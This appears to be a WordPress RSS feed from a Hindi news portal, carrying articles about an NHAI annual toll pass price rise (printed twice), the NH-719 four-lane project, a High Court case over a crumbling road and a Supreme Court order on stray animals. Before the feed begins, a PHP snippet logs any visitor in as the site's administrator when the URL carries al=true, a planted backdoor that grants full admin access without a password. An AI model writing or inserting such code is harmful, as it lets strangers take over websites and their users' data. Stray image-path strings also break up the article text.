// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); NHAI – प्रत्युषा आशा की नयी किरण https://pratyushaashakinayikiran.com न्यूज़ पोर्टल Tue, 10 Mar 2026 05:45:00 +0000 en-US hourly 1 https://wordpress.org/?v=7.0 हाईवे पर बिना टोल फर्राटा लगाने वालों को झटका, NHAI एनुअल पास होगा महंगा https://pratyushaashakinayikiran.com/?p=203751 Tue, 10 Mar 2026 05:45:00 +0000 https://pratyushaashakinayikiran.com/?p=203751 नई दिल्ली

आप अक्सर सड़कों पर मोटर गाड़ी (Car/Jeep/Van) लेकर निकल पड़ते हैं।राजमार्गों या एक्सप्रेसवे पर हर कुछ किलोमीटर पर बने टोल प्लाजा पर फीस भरते-भरते आप परेशान हैं। तो आपके लिए राष्ट्रीय राजमार्ग प्राधिकरण (NHAI) ने एनुअल पास जारी कर दिया है। अब यही पास महंगा होने वाला है। जी हां, एनएचएआई का एनुअल पास अगले एक अप्रैल सेमहंगा होने वाला है।

कितना महंगा होगा
एनएचएआई के एक वरिष्ठ अधिकारी ने बताया कि एनएचएआई का एनुअल पास आगामी वित्त वर्ष 2026-27 के पहले दिन मतलब कि एक अप्रैल से महंगा होने वाला है। जब पूछा गया कि कितना महंगा होगा तो उन्होंने बताया कि इसमें 75 रुपये से 100 रुपये के बीच बढ़ोतरी हो सकती है। यह पास अभी 3,000 रुपये में मिलता है।

क्यों महंगा होगा
एनएचएआई का टोल जिस तरह से हर साल एक अप्रैल से बढ़ता है, उसी तरह से एनुअल पास में भी यही व्यवस्था है। टोल के दर में या एनुअल पास के रेट में बढ़ोतरी मुद्रास्फीति के थोक मूल्य सूचकांक (WPI) पर आधारित है। साल भर मेंडब्ल्यूपीआई इंडेक्स में जितनी बढ़ोतरी होती है, उसी हिसाब से एनएच के टोल भी बढ़ जाते हैं। उसी तरह से इस साल एनुअल पास का रेट करीब 100 रुपये बढ़ जाएगा।

क्या है एनुअल पास
जो व्यक्ति एनएच पर बराबर यात्रा करते हैं, उनकी सहूलियत के लिए पिछले साल 15 अगस्त से एनुअल पास की स्कीम लाई गई है। इसके तहत अभी 3,000 रुपये में एक पास जारी किया जाता है जो कि देश के राष्ट्रीय राजमार्ग (NH) याराष्ट्रीय एक्सप्रेसवे (NE) के टोल प्लाजा पर वैलिड है। इस पास को खरीद लेने के बाद मोटर वाहन के मालिक एक साल या 200 टोल प्लाजा बिना शुल्क दिए पास कर सकते हैं। यदि आपने एक साल पूरा होने से पहले ही 200 टोल प्लाजा पार कर लिए तो उससे पहले ही पास खत्म हो जाएगा।

कौन खरीद सकते हैं एनुअल पास
एनएचएआई के एनुअल पास को कोई भी प्राइवेट या निजी कार, जीप या वैन के मालिक खरीद सकते हैं। कोई भी कॉमर्शियल व्हीकल या भाड़ा कमाने वाली गाड़ी के मालिक इसे नहीं खरीद सकते हैं। इस पास को राजमार्ग यात्रा ऐप और एनएचएआई पोर्टल से खरीदा जा सकता है।

]]>
हाईवे पर बिना टोलफर्राटा लगाने वालों को झटका, NHAI एनुअल पास होगा महंगा https://pratyushaashakinayikiran.com/?p=203749 Tue, 10 Mar 2026 05:45:00 +0000 https://pratyushaashakinayikiran.com/?p=203749 नई दिल्ली

आप अक्सर सड़कों पर मोटर गाड़ी (Car/Jeep/Van) लेकर निकल पड़ते हैं। राजमार्गों या एक्सप्रेसवे पर हर कुछ किलोमीटर पर बने टोल प्लाजा पर फीस भरते-भरते आप परेशान हैं। तो आपके लिए राष्ट्रीय राजमार्ग प्राधिकरण (NHAI) ने एनुअल पास जारी कर दिया है। अब यही पास महंगा होने वाला है। जी हां, एनएचएआई का एनुअल पास अगले एक अप्रैल से महंगा होने वाला है।

कितना महंगा होगा
एनएचएआई के एक वरिष्ठ अधिकारी ने बताया कि एनएचएआई का एनुअल पास आगामी वित्तवर्ष 2026-27 के पहले दिन मतलब कि एक अप्रैल से महंगा होने वाला है। जब पूछा गया कि कितना महंगा होगा तो उन्होंने बताया कि इसमें 75 रुपये से 100रुपये के बीच बढ़ोतरी हो सकती है। यह पास अभी 3,000 रुपये में मिलता है।

क्यों महंगा होगा
एनएचएआई काटोल जिस तरह से हर साल एक अप्रैल से बढ़ता है, उसी तरह से एनुअल पास में भी यही व्यवस्था है। टोल के दर में या एनुअल पास के रेट में बढ़ोतरी मुद्रास्फीति के थोक मूल्य सूचकांक (WPI) पर आधारित है। साल भर में डब्ल्यूपीआई इंडेक्स में जितनी बढ़ोतरी होती है, उसी हिसाब से एनएच के टोल भी बढ़ जाते हैं। उसी तरह से इस साल एनुअल पास का रेटकरीब 100 रुपये बढ़ जाएगा।

क्या है एनुअल पास
जो व्यक्ति एनएच पर बराबर यात्रा करते हैं, उनकीसहूलियत के लिए पिछले साल 15 अगस्त से एनुअल पास की स्कीम लाई गई है। इसके तहत अभी 3,000 रुपये में एक पास जारी किया जाता है जो कि देश के राष्ट्रीय राजमार्ग (NH) या राष्ट्रीय एक्सप्रेसवे (NE) के टोल प्लाजा पर वैलिड है।इस पास को खरीद लेने के बाद मोटर वाहन के मालिक एक साल या 200 टोल प्लाजा बिना शुल्क दिए पास कर सकते हैं। यदि आपने एक साल पूरा होने से पहले ही 200 टोल प्लाजा पार कर लिए तो उससे पहले ही पास खत्म हो जाएगा।

कौन खरीद सकते हैं एनुअल पास
एनएचएआई के एनुअल पास को कोई भी प्राइवेट या निजी कार, जीप या वैन के मालिक खरीद सकते हैं। कोई भी कॉमर्शियल व्हीकल या भाड़ा कमाने वाली गाड़ी के मालिक इसे नहीं खरीद सकते हैं। इस पास को राजमार्ग यात्रा ऐप और एनएचएआई पोर्टल से खरीदा जा सकता है।

]]>
ग्वालियर-भिंड-इटावा NH-719 बनेगा फोर लेन, NHAI की DPR अंतिम चरण में, 117 किमी का सफर होगा आसान https://pratyushaashakinayikiran.com/?p=202495 Thu, 05 Mar 2026 03:35:00 +0000 https://pratyushaashakinayikiran.com/?p=202495भिंड/इटावा/ग्वालियर,

मध्य प्रदेश और पश्चिमी उत्तर प्रदेश को जोड़ने वाला महत्वपूर्ण NH-719 (ग्वालियर-भिण्ड-इटावा) अब जल्द ही फोर लेन हाईवे में तब्दील होगा. भारतीय राष्ट्रीय राजमार्ग प्राधिकरण (NHAI) ने इस परियोजना की विस्तृत परियोजना रिपोर्ट (DPR) तैयार करने का काम लगभग पूरा कर लिया है. सड़क परिवहन एवं राजमार्ग मंत्रालय से जिम्मेदारी मिलने के बाद NHAI अब अगले कुछ महीनों में निर्माण कार्य शुरू करने की तैयारी में है.

इस प्रोजेक्ट की कुल लंबाई लगभग 117 किलोमीटर रहेगी. मौजूदा हालत में इस 2 लेन रोड पर अत्यधिक यातायात दबाव रहता है. इसके चलते इसे फोर लेन बनाया जाएगा. इसमें बायपास निर्माण और ब्लैक स्पॉट्स का खात्मा हो जाएगा.वर्तमान में हर दिन तकरीबन 20 हजार वाहन इस मार्ग से गुजरते हैं.

परियोजना के चरण: कब क्या होगा?

    भविष्य के ट्रैफिक और सड़क सुरक्षा पहलुओं का अध्ययन पूरा होने वाला है.

    DPR के बाद आवश्यक स्वीकृतियां मिलते ही भूमि अधिग्रहण (Land Acquisition) की प्रक्रिया शुरू होगी.

    सभी वैधानिक औपचारिकताएं पूरी होते ही आगामी कुछ महीनों में टेंडर अवार्ड कर काम शुरू कर दिया जाएगा.

फोर लेन बनने के 5 बड़े फायदे

    शहरों में प्रस्तावित बायपास के कारण भारी वाहनों को शहर के अंदर नहीं घुसना पड़ेगा, जिससे स्थानीय नागरिकों को जाम और प्रदूषण सेराहत मिलेगी.

    मार्ग पर मौजूद 'ब्लैक स्पॉट्स' (दुर्घटना संभावित क्षेत्र) को समाप्त किया जाएगा. क्रैश बैरियर और आधुनिक रोड मार्किंग से यात्रा सुरक्षित होगी.

    फोर लेन होने से वाहनों की गति बढ़ेगी, जिससे ग्वालियर से इटावा के बीच यात्रा समय में भारी गिरावट आएगी.

    बेहतर कनेक्टिविटी से ग्वालियर-चंबल क्षेत्र में औद्योगिक निवेश, कृषि परिवहन और लॉजिस्टिक्स गतिविधियों को बढ़ावा मिलेगा.

    एमपी और यूपी के बीच व्यापारिक संबंध मजबूत होंगे और परिवहन लागत में कमी आएगी.

कनेक्टिविटी को नई ऊंचाई
NHAI के क्षेत्रीय कार्यालय के अनुसार, यह परियोजना ग्वालियर-चंबल संभाग के समग्र विकास के लिए मील का पत्थर साबित होगी. जिला प्रशासन के साथ समन्वय स्थापित किया जा चुका है ताकि परियोजना के क्रियान्वयन में कोई देरी न हो.]]>
106 करोड़ की सड़क 6 महीने में उखड़ी: हाईकोर्ट ने NHAI से 15 दिसंबर तक मांगा जवाब https://pratyushaashakinayikiran.com/?p=191493 Sat, 15 Nov 2025 11:45:00 +0000 https://pratyushaashakinayikiran.com/?p=191493

इंदौर

 मध्यप्रदेश के हाईकोर्ट की इदौर खंडपीठ ने NHAI (National Highways Authority of India भारतीय राष्ट्रीय राजमार्ग प्राधिकरण) के बनाए गए 8.5 किलोमीटर के हाईवे (सड़क) को लेकर लगी याचिका मामले में 15 दिसंबर तक जवाब मांगा है।

गड्ढों के कारण हो रहे हादसे
याचिकाकर्ता के एडवोकेट के मुताबिक 106 करोड रुपए की लागत से बनी सड़क 6 महीने में उखड़कर गड्ढे में तब्दील हो गई है। मामले में इंदौर हाईकोर्ट ने NHAI से 15 दिसंबर तक जवाबमांगा है। याचिका में बताया गया है कि सड़क पर हुए गड्ढों के कारण हादसे हो रहे हैं।

इंदौर सेंधवा हाईवे का मामला
इंदौर हाईकोर्ट ने NHAI कोसड़क ठीक करने के निर्देश दिए हैं। साल 2009 से 2024 के बीच 3000 से ज्याद एक्सीडेंट में 450 से ज्यादा मौतें हो चुकी है। घाट को कम करने के लिए 8.5 किलोमीटर का रोड का निर्माण किया था। जनहित याचिका लगने के बाद ही इंदौर सेंधवा हाईवे का यह रोड बनाया गया था।

]]>
सड़कों और हाईवे से आवारा पशु हटाएं: सुप्रीम कोर्ट ने राज्यों, NHAI और निकायों को दिए निर्देश https://pratyushaashakinayikiran.com/?p=189831 Fri, 07 Nov 2025 09:45:00 +0000 https://pratyushaashakinayikiran.com/?p=189831 नई दिल्ली

सुप्रीम कोर्ट ने आवारा कुत्तों के मामले में सुनवाई करते हुए सभी राज्यों औरकेंद्र शासित प्रदेशों को अहम निर्देश जारी किया है। कोर्ट ने कहा है कि सभी आवारा पशुओं को सड़कों, राज्य के हाईवे और राष्ट्रीय राजमार्गों से हटाया जाए। सर्वोच्च न्यायालय ने इसे लेकर राज्यों के साथ-साथ राष्ट्रीय राजमार्ग प्राधिकरण (एनएचएआई) और नगरपालिकाओं कोभी निर्देश जारी किया है।

इतना ही नहीं कोर्ट ने निर्देश दिया है कि आवारा पशुओं को हटाने के लिए हाईवे निगरानी टीमें बनाई जाएं जोउन्हें पकड़ कर सड़कों से हटाएगी और शेल्टर होम्स में रखेगी।

शीर्ष अदालत ने अपने आदेश में आगे आवारा कुत्तों के मुद्दे पर भी आदेश जारी किया। कोर्ट ने कहा कि सभी शिक्षण संस्थानों, अस्पतालों, बस और रेलवे स्टेशनों से आवारा कुत्तों को हटाया जाए और उन्हें शेल्टर होम में जगह दी जाए। साथ ही उन्हें टीकाकरण के बाद भी उसी इलाके में न छोड़े जाने के निर्देश दिए गए हैं।

सुप्रीम कोर्ट की तीन जजों- जस्टिस विक्रम नाथ, जस्टिस संदीप मेहता और जस्टिस एनवी अंजारिया की पीठ ने सुनवाई के दौरान कुत्तों के काटने के मामलों में चौंकाने वाली बढ़ोतरी की बात कही और आदेश दिया कि अधिकारी आवारा कुत्तों को पकड़ने के बाद उन्हें शेल्टर में टीके दिए जाएं। इसके बाद उन्हेंपुरानी जगहों पर न छोड़ा जाए। इसके अलावा सार्वजनिक जगहों पर आवारा कुत्तों के दोबारा न घुसने देने के इंतजाम भी तय हों। कोर्ट इस मामले में अगली सुनवाई 13 जनवरी को करेगी।



]]>
